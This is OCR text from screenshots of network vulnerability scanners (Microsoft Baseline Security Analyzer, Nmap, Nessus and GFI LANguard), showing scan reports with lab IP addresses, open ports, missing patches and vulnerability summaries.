
https://www.concise-courses.com/hacking-tools/


Microsoft Baseline Security Analyzer 2
Microsoft
Baseline Security Analyzer
Microsoft
Microsoft Baseline Security Analyzer
Welcome
Pick a computer to scan
Pick multiple computers to scan
Pick a security report to view
View a security report
See Also
Microsoft Baseline Security Analyzer Help
About Microsoft Baseline Security Analyzer
Microsoft Security Web site
Actions
Print
Copy
View security report
Sort Order: Score (worst first)
Computer name: WORKGROUP\ORR
IP address: 192.168.2.5
Security report name: WORKGROUP - ORR (7-7-2005 9-42 AM)
Scan date: 7/7/2005 9:42 AM
Scanned with MBSA version: 2.0.5029.2
Catalog synchronization date:
Security update catalog: Microsoft Update
Security assessment: Severe Risk (One or more critical checks failed.)
Security Update Scan Results
Score Issue Result
Office Security Updates
No security updates are missing.
What was scanned Result details
Windows Security Updates
No security updates are missing.
What was scanned Result details
Windows Scan Results
Administrative Vulnerabilities
Score Issue Result
Previous security report
Next security report
© 2002-2005 Microsoft Corporation. All rights reserved.


Microsoft Baseline Security Analyzer 2
Microsoft
Baseline Security Analyzer
14 security updates are missing.
Result Details for Office
Security Updates
Items marked with ✘ are confirmed missing. Items marked with ★ are confirmed missing and are not approved by your system administrator.
Score ID Description Maximum Severity Download
✘ MS06-047 Security Update for Office XP (KB920821) Important
✘ MS07-030 Security Update for Visio 2003 (KB931281) Critical
✘ MS07-013 Security Update for Office 2003 (KB920813) Important
✘ MS07-025 Security Update for Office XP (KB934705) Important
✘ MS07-024 Security Update for Word 2002 (KB934394) Important
✘ MS07-013 Security Update for Office XP (KB920816) Important
✘ MS06-058 Security Update for PowerPoint 2002 (KB923092) Important
✘ MS07-003 Security Update for Outlook 2002 (KB921594) Important
✘ MS06-054 Security Update for Publisher 2002 (KB894541) Important


Starting Nmap 6.00 (http://nmap.org) at 2012-05-17 12
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
80/tcp
9929/tcp open
Device type: general
Running: Linux 2.6.X|3.
OS CPE: cpe:/o:linux:kernel:2.6 cpe:/o:linux:kernel:3
OS details: Linux 2.6.32 - 2.6.39, Linux 2.6.38 - 3.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel


Nessus®



Nessus
Nessus
renaud | Help | About | Log out
Reports
Reports Scans Policies Users Configuration
Lab Vulnerability Summary | Host Summary
Running - Launched: Feb 14, 2012 16:54
Download Report
Audit Trail
Filters No Filters Add Filter
Clear Filters
Host Progress Vulnerabilities
172.20.10.42 100% 9 75 31 10 46
172.20.10.39 30% 6 56 17 110
172.20.10.65 32% 113 83
172.20.10.23 100% 8 6 50
172.20.10.16 76% 5 6 5 51
172.20.10.35 72% 3 9 5 23
172.20.10.41 38% 9 51
172.20.10.38 100% 4 56
172.20.10.61 83% 85
172.20.10.60 83% 84
172.20.10.225 100% 39
172.20.10.230 16% 5 31
172.20.10.26 0% 27
172.20.10.100 16% 8 124

Nessus

Executive Summary: My Network Scan

>PRINT

TOP 10 HOSTS with ISSUES





192.168.1.13	High Severity problem(s) found
192.168.1.79	High Severity problem(s) found
192.168.1.65	High Severity problem(s) found
192.168.1.30	High Severity problem(s) found
192.168.1.16	High Severity problem(s) found
192.168.1.10	Medium Severity problem(s) found
192.168.1.60	Medium Severity problem(s) found
192.168.1.11	Medium Severity problem(s) found
192.168.1.81	Medium Severity problem(s) found
192.168.1.80	Medium Severity problem(s) found


PLUGIN IDS	ISSUES
22964	45
19506	22
10180	22
10287	20
35716	19
10107	16
11936	15
24260	14
10114	14
25220	13
45590	12
25221	11
10881	10
10267	10
21643	8
10863	8
39520	7
11111	7
12218	6
12053	6


PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS
47606	High	2	**D-Link DCC Protocol Security Bypass** The remote network service is affected by a security bypass vulnerability.
50504	High	1	**Web Common Credentials** It is possible to access protected web pages with common credentials.
50309	High	1	**[DSA2122] DSA-2122-1 glibc** The remote host is missing the DSA-2122 security update
49766	High	1	**[DSA2116] DSA-2116-1 freetype** The remote host is missing the DSA-2116 security update
42411	High	1	**Microsoft Windows SMB Shares Unprivileged Access** It is possible to access a network share.



GFiLANguard
Network Security Scanner



GFI LANguard 2011
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Unfiltered
Entire Network
Localhost : W706
Local Domain : WORKGROUP
W706 (192.168.3.10)
Search Entire Network
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Vulnerability Level
Medium
Low
High
N/A
Top 5 Issues to Address
Microsoft SQL Server 2005 Express Edition Service Pack 4 (KB2463332)
Windows 7 Service Pack 1 (KB976932)
Adobe Flash Player 10.3.181.14
Security Update for Microsoft Visual C++ 2008 Service Pack 1 Redistributable P...
Security Update for Windows 7 (KB2506212)
Security Sensors
Missing Patches
Missing Service Packs
Vulnerabilities
Malware Protection Issues
Firewall Issues
Unauthorized Applications
Audit Status
Credentials Setup
Computer Details
Computer Name W706
IP address 192.168.3.10
MAC 00-15-5D-03-21-19
Operating System: Windows 7 (SP: G...
Network Role Workstation
Virtual Machine Yes (Microsoft Virtu...
Language EN
Scan Activity
5/14/2011
5/15/2011
5/16/2011
5/17/2011
Last Scan: Monday, May 16, 2011
Remediation Activity
No Remediations performed. Launch a remediation from the "Remediate" section to get visibility into your network security status.
Agent Status
Not Installed
Click here to learn how agents can improve scanning perfomance!
Vulnerability Trend Over Time
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...


GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN7_06
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 6 computers
Application Category
All Applications (28)
Antispyware (1)
Antiphishing (2)
Firewall (1)
VPN Client (1)
Web Browser (2)
Disk Encryption (1)
Patch Management (3)
URL Filtering (1)
Applications List
Drag a column header here to group by that column
Application name
Version
Publisher
No. of computers
Adobe Flash Player 11 ActiveX 11.1.102.55 Adobe Systems ... 1
FastStone Capture 7.1 7.1 FastStone Soft 1
GFI LanGuard 2012 11.0.2012.0518 GFI Software Ltd 1
GFI WebMonitor 2012 7.0.11357 GFI Software Ltd 1
IIS 7.5 Express 7.5.1070 Microsoft Corpo... 1
Microsoft .NET Framework 4 ... 4.0.30319 Microsoft Corpo... 2
Microsoft .NET Framework 4 ... 4.0.30319 Microsoft Corpo... 2
Microsoft Office Standard 2010 14.0.4763.1000 Microsoft Corpo... 1
Microsoft ReportViewer 2010... 10.0.30319 Microsoft Corpo... 1
Microsoft SQL Server 2008 Microsoft Corpo... 1
Microsoft SQL Server 2008 Br... 10.3.5500.0 Microsoft Corpo... 1
Microsoft SQL Server 2008 N... 10.3.5500.0 Microsoft Corpo... 1
Count=28
Details
Installed on
Not installed on
Application: Adobe Flash Player 11 ActiveX
Version: 11.1.102.55
Publisher: Adobe Systems Incorporated
View computers with Adobe Flash Player 11 ActiveX installed
View computers without Adobe Flash Player 11 ActiveX installed
Common Tasks:
Manage agents...
